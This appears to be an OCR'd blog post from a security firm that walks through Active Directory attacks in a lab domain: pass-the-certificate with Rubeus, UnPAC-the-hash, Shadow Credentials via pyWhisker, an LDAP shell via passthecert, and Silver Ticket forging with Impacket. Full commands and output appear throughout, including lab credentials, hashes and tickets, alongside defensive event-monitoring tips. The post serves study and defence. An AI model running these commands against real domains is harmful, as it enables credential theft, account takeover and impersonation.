
Common ADCS Vulnerabilities: Logging, Exploitation, and Investigation - Part 1

In a two-part series, we look at Active Directory Certificate Services (ADCS), how to stand up a lab environment and logging from a defensive standpoint.

Lares LabsLouai Abboud

In the network traffic, we could see the certificate sent through the AS-REQ type request:





Kerberos PKINIT pre-authentication

In the same way, the technique can be carried out using `asktgt` function of Rubeus, indicating the user's certificate. In addition, with the `/getcredentials` flag, it will perform UnPAC the hash to obtain the user's NT-LM hash:

```
PS C:\Users\elliot.a\Downloads> .\Rubeus.exe asktgt /getcredentials /user:lares.da /certificate:lares.da.pfx
/domain:lareslabs.local /dc:192.168.25.224

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Elliot.a
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lareslabs.local\lares.da'
[*] Using domain controller: 192.168.25.224:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGRDCCBkCgAwIBBaEDAgEWooIFUDCCBUxhggVIMIIFRKADAgEFoREbD0xBUkVTTEFCUy5MT0NBTKIk
      MCKgAwIBAqEbMBkbBmtyYnRndBsPbGFyZXNsYWJzLmxvY2Fso4IFAjCCBP6gAwIBEqEDAgECooIE8ASC
      BOzf8bClW0Q66DtTwD9fsrwFq8V1zRAyUJ209Rk9/bbtoRO4oBkGQDNh8ZLDYnEWiP2HC6LzFFbU3ApD
      tOrXGHEzJRTap9ocyeMe1PgfWyYxFLAVI+CBGgeGlfJKppmqoX9TPPs5SyKWAHjKrUBI2fVqqxxLEL5w
      ztKVhuCfonzHZgumqIjB3fmsS4Y+7/xDAlez0EeQs1E2cvji3zq2JhEc3mzXJgoQvS5GFFRSoRwy8VNA
      o6iG0IoynKqmnHtgF/PAG2vPWhOIaek2DeF2uOpT6G2U2C1kzo/dA8QtEwxyShCJQTvrKbrgQtCa7vVf
      GzDll76Ui4a349DgxNUDmB7o3BqzTwCA8Qi5y+/Wmnt1c0UAhh5ebswMU1lyXA3uJOrSSsLpK2e9QXo0
      01y8LAe4iYWSBNaIir+InA+15nw4BrSBclFHbV1V1RPHNT5PHAUwqpH9gcvIPpfNWbG4C/hiXtgvUE5C
      kUvAXMATsLvuyo1j0E3XekZClB/eyX1VR/K2XKFchxEsxohQMk8PVO/Z5Tnds2qmWT26WvbVmwWHouqN
      9CFWoFWA59oHGDZRYGIjNJFc3fTTy4hzhyBwiNoi9knqBdddhS3P/zVHliIJgCejfMMF1k78rGAo8QHp
      qOGth9/G/vM6yonwTcEG7uYPSlDh0SCjB0+NijLwS5vlWt1LmOtcsAElJQQRcfXGH5B0RqZ0/CSJ0Dur
      Yp99gMhYR9sWpZytR/kppNsWfgPkaWFIj1BBibAdAQdY3ckwuGIqHMzn63wCFxeXAmmyvr2jpv+WrRkd
      0wk4kLfstFltitVcdZtVNNKMEWNs7Cr/69Hx+o+VJSELEMPcpxpscZggIZKnhfJaxvFmFTgaBnuOxTZM
      4E8DnBjWbJ4/ewN28Qiu1mdj3plH+FgNPcYcA0JD1Swg5op/tivHjUJGTPjzLVKHsspeD2mhZ2GP/o+k
      GE1d5l9MNtPTrMwgaVS+8aCsO3WeHaA1P5sDURV/sTVoadlLCY+rrvMLQ78uK+9GGJdqUMLvozYY3NDi
      0CiuzWZ3AvUTssMEAKZx3n3PdamTz6LwWZxYy1Md/0/koTjbH2XLjD4WtE4pHBtiXqN+kgfSvNVe1c9b
```

Rubeus Pass the Certificate (asktgt)

```
  ServiceName              :  krbtgt/lareslabs.local
  ServiceRealm             :  LARESLABS.LOCAL
  UserName                 :  lares.da (NT_PRINCIPAL)
  UserRealm                :  LARESLABS.LOCAL
  StartTime                :  5/15/2024 9:18:20 AM
  EndTime                  :  5/15/2024 7:18:20 PM
  RenewTill                :  5/22/2024 9:18:20 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  siAZTu8DBlhnoKF1cMoE6A==
  ASREP (key)              :  6B7C0D1F9B428EF64C03D524C9B03172

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
      NTLM               : FCB63BECD811C9A6FD9661939563B1BA
```

Rubeus get credentials using U2U (UnPAC the hash)

Useful Defenses:

- Audit Active Directory Certificate Services.
- Remove “Client Authentication” where possible (ADCS).
- Monitor pre-authentication events through PKINIT on non-regular users.

- Event 4768: A Kerberos authentication ticket (TGT) was requested. If the PATYPE is PKINIT, the logon was a smart card logon.

Shadow Credentials:

For compatibility reasons regarding environments where authentication with certificates is not supported, Microsoft introduced the Key Trust concept. In the Key Trust model, authentication is established and validated based on raw data instead of certificates.

In these environments, the public key of the client (either user accounts or machine accounts) is stored in its msDS-KeyCredentialLink attribute.

When the client attempts to pre-authenticate with PKINIT, the KDC will check that the authenticating user knows the private key matching the public key stored in its msDS-KeyCredentialLink multi-value attribute. If there is a match, a TGT will be sent. The value in this attribute is**Key Credentials, which are serialized objects that include, among other information, the client's public key.**

Shadow Credentials was introduced by Elad Shamir, and as he explains in his post "Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover", in case of compromise an account with enough privileges to write that attribute to another domain account (user/machine account), e.g GenericWrite rights, this allows us to create a key pair, append it to the raw public key in the attribute, and gain persistent and stealthy access to the target object.


Shadow Credentials: Abusing Key Trust Account Mapping for Takeover

The techniques for DACL-based attacks against User and Computer objects in Active Directory have been established for years. If we…

Posts By SpecterOps Team MembersElad Shamir

This attack involves the following requirements:

- A domain that supports PKINIT AND contains **at least one Domain Controller running Windows Server 2016 or above.**
- A domain where the Domain Controller(s) has its own key pair (for the session key exchange) (e.g. happens when AD CS is enabled or when a certificate authority (CA) is in place).
- Control over an account that can edit the target object's msDs-KeyCredentialLink attribute.



Our post '*The Phantom Menace: Exposing hidden risks through ACLs in Active Directory*' covers other examples of ACL abuse.

The Phantom Menace: Exposing hidden risks through ACLs in Active Directory

The abuse of misconfigured Access Control Lists is nothing new. However, it is still one of the main ways of lateral movement and privilege escalation within an active directory domain.

Lares LabsRaúl Redondo

From Linux, pyWhisker, by Charlie Bromberg, provides a way to automate the whole process, from the RSA-peer keys creation to writing to the attribute of the target account.


In the following evidence, it is possible to see, together with ldapmonitor, how the msDS-KeyCredentialLink attribute of the user Darlene has been modified:

```
pywhisker -d domain -u user -p password --target targetAccount --action add --
filename certOutputFile
```

```
┌──(pyw)─(ray㉿karma)-[~/…/tools/lab/pyw/pywhisker]
└─$ python3 pywhisker.py -d "lareslabs.local" -u "Elliot.A" -p "Lareslabs1." --target "Darlene.A" --ac
tion "add" --filename Darlene.A
[*] Searching for the target account
[*] Target user found: CN=Darlene,CN=Users,DC=lareslabs,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: a10fb107-49d4-962e-086c-ed73301fd8d0
[*] Updating the msDS-KeyCredentialLink attribute of Darlene.A
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: Darlene.A.pfx
[*] Must be used with password: 9YJeZax1lkDqSh7zvxXw
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools

┌──(ldapmonitor)─(ray㉿karma)-[~/…/lab/ldapmonitor/LDAPmonitor/python]
└─$ python3 pyLDAPmonitor.py -d lareslabs.local --dc-ip 192.168.25.145 -u Elliot.A -p Lareslabs1.
[+]═══════════════════════════════════════════
[+]    LDAP live monitor v1.3        @podalirius_
[+]═══════════════════════════════════════════

[>] Trying to connect to 192.168.25.145 ...
[>] Listening for LDAP changes ...
[2024-05-06 09:00:34] CN=Darlene,CN=Users,DC=lareslabs,DC=local
 | Attribute "whenChanged" changed from '2024-05-06 13:00:08+00:00' to '2024-05-06 13:00:33+00:00'
 | Attribute "uSNChanged" changed from '41167' to '41169'
 | Attribute "msDS-KeyCredentialLink" = '[b'B:828:00020000200001D87B071F9BB7FD9EDD0E1BFB61169B1A98C249
D95B8383127E7FEE977421848A200002BF09357A3FBF8433D8262D627C721DFE2F40B3EBFB4918E51EB055180631BD6E1B0103
5253413100080000030000000001000000000000000000000010001CC9025F334B1E3CC338FD5FD91EAC9DD31743B270344A829
6AD3321055BCB7A569EF8818AD6347E3DA4FDE2642BA76AD7C78F26E337FE2E1415F30570C026F9A1A4B0D138654BB0B9E1CE4
8F225A309529D78BA7AD52611A89DF83B8014E8335281158331B6CA329277839330A94B939A3EE32D7B848B5F4989E2685B0AA
00FEB6CD45A4C3636E89120D07025ECF6D7FB7CFA874C4FB5FC22D5EF808C852FC3DAE8B33B1860B75EB74A627C5AFEE3246D8
369E5F663AB8875B69ABE5119A679B8EAE453AEF3CC1FB3DB93ED770EEB5CE246ABD6A81C03990C8AF7D1EA036A1EBD82B9B25
C4E1CAEDAEFBE46D076059D75D39EDA31A26BAC596ACE7299FABFCB7010004010100050010000607B10FA1D4492E96086CED73
301FD8D00200070100080008 4FCF5561B59FDA010800094FCF5561B59FDA01:CN=Darlene,CN=Users,DC=lareslabs,DC=loc
al']' was created.
```

Shadowcredentials and ldapmonitor tools

The following is a brief diagram about Shadow Credentials and how the Key Trust model works:



Shadow Credentials and Key Trust Model

Once the attack is complete, an adversary can use the certificate to authenticate via PKINIT using Dirkjanm's PKINITools, being able to obtain a TGT to import it later and access services to which Darlene is authorized, or get the NTLM hash via `getnthash`, as we saw in the first post by requesting a TGS for yourself using Kerberos U2U.

Alternatively, if the Domain Controller does not accept PKINIT authentication (error KDC_ERR_PADATA_TYPE_NOSUPP), it is possible to authenticate with the target account using passthecert. The following example shows the use of PassTheCert with its ldap-shell function:

```
passthecert.py -action ldap-shell -crt cert.crt -key cert.key -domain domain -dc-ip dcIp
```

```
┌──(certi2)─(ray㉿karma)-[~/…/tools/lab/pyw/pywhisker]
└─$ python3 /home/ray/ad/tools/lab/pyw/pywhisker/passthecert.py -action ldap-shell -crt Darlene.crt -key Darlene.key -domain lareslabs.local -dc-ip 192.168.25.145
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands

# help

 add_computer computer [password] [nospns] - Adds a new computer to the domain with the specified password. If nospns is specified, computer will be created with c
T SPN. Requires LDAPS.
 rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new value.
 add_user new_user [parent] - Creates a new user.
 add_user_to_group user group - Adds a user to a group.
 change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
 clear_rbcd target - Clear the resource based constrained delegation configuration information.
 disable_account user - Disable the user's account.
 enable_account user - Enable the user's account.
 dump - Dumps the domain.
 search query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
 get_user_groups user - Retrieves all groups this user is a member of.
 get_group_users group - Retrieves all members of a group.
```


ldap-shell using passthecert

Useful Defenses:

- Audit Directory Service Changes (SACL configured).
- Event - 5136: A directory service object was modified (SACL configured).
- In environments where PKINIT authentication is not standard, the "Kerberos authentication ticket (TGT) was requested" event (4768) may be suspicious when the Certificate Information attributes are not blank.

Playing with (and forging) tickets:

If an adversary compromises a service´s long-term secret key, he can forge tickets or modify them to be legitimate ones. As already discussed, tickets are encrypted with the service's secret key to whom they are targeted.



Playing with tickets

Note: Microsoft released the security patch KB5008380—Authentication updates in November 2021 to address CVE-2021-42287, aka Kerberos Key Distribution Center (KDC) confusion. This security bypass vulnerability affects the Kerberos PAC and, together with CVE-2021–42278 (sAMAccountName spoofing), allows potential attackers

to impersonate domain controllers. This attack is known as noPAC. After that, if the supplied user name does not exist in Active Directory, the KDC will return the error: **KDC_ERR_TGT_REVOKED.**

The following is an example of forging a Silver Ticket with a user that does not exist (fakeUser) within the domain in an environment with an up-to-date KDC:

```
┌──(ray㉿karma)-[~/ad/tools/lab]
└─$ python3 ticketer.py -aesKey 858d1f9471e97aafc01f3765358e9496a0b8c41856d1e4137b305cbd7537d
ba8 -domain-sid S-1-5-21-4164589718-1869447727-3637930069 -domain lareslabs.local -dc-ip 192.
168.25.133 fakeUser
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for lareslabs.local/fakeUser
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in fakeUser.ccache

┌──(ray㉿karma)-[~/ad/tools/lab]
└─$ export KRB5CCNAME=fakeUser.ccache

┌──(ray㉿karma)-[~/ad/tools/lab]
└─$ impacket-psexec -k -no-pass ws1.lareslabs.local
Impacket v0.11.0 - Copyright 2023 Fortra

[-] Kerberos SessionError: KDC_ERR_TGT_REVOKED(TGT has been revoked)
```

Silver tickets:


As discussed in previous posts, services are offered within the Active Directory through machine or service accounts. Acquiring the secret key associated with an account providing a specific service makes it possible to forge Silver Tickets (forged service tickets), impersonating any user for that designated service.

Knowing the secret key (NT hash or RC4/AES keys) of a principal offering a service, it is possible to create a data block just like those found in a legitimate service ticket of a *KRB_TGS_REP* message, specifying the realm, the intended SPN, the user requesting the service, and its PAC. Once the structure is created, the enc-part block will be encrypted with the compromised secret key.

But... as discussed in the first post of the series, the **PAC is double signed,** first with the service account secret and a second signature with the krbtgt account secret. So how is it possible to forge the second signature on a service ticket without knowing the krbtgt account secret?, the answer is that it is unnecessary to, since the service (AP server) receives this ticket, it usually verifies only the first signature. This is because **service accounts with SeTcbPrivilege, which can act as part of the operating system (e.g. the local SYSTEM account), do not verify the Domain Controller signature**.

Consequently, this technique presents a more significant challenge for detection than methods such as Golden Ticket, as there is no communication between the service and the KDC for PAC validation. In addition, any registration is limited to the target computer.

The following diagram outlines the process of creating a silver ticket:



Silver Ticket attack flow

The Impacket ticketer script allows forging TGTs/STs from scratch or based on a template (legally requested by KDC). The script will also enable data customization within the *PAC_LOGON_INFO*, such as groups, extrasids, etc. Ticketer tickets have a lifetime of 10 years from ticket creation.

This process involves leveraging the hash of the service account and specify the ServicePrincipalName (SPN) of the service account. Initially, obtaining the SID of the domain is essential, which can be accomplished, among other methods, using the 'lookupsid' script:

```
impacket-lookupsid DOMAIN/USER:PASSW@HOST | grep "Domain SID
```

```
┌──(ray㉿karma)-[~/ad/tools/lab/credential-access]
└─$ impacket-lookupsid lareslabs.local/Lares.DA:Password123@DC1.Lareslabs.local | grep "Domain SID"
[*] Domain SID is: S-1-5-21-4164589718-1869447727-3637930069
```

Impacket lookupsid

With the SID of the domain and the hash of the service account, ticketer does the job:

```
impacket-ticketer -aesKey AESKey -domain-sid DOMAINSID -domain DOMAIN -spn
TARGET_SPN -dc-ip DCIP RANDOMNAME
```

```
┌──(ray㉿karma)-[~/ad/tools/lab]
└─$ impacket-ticketer -user-id 1105 -aesKey 39154538f3d4e489658ab7a682db4327ab9815501cab919b8
b5819f00e5d17a0 -domain-sid S-1-5-21-4164589718-1869447727-3637930069 -domain lareslabs.local
 -spn CIFS/WS1.lareslabs.local -dc-ip 192.168.25.133 Elliot.a
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for lareslabs.local/Elliot.a
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Elliot.a.ccache
```

ticketed silver ticket

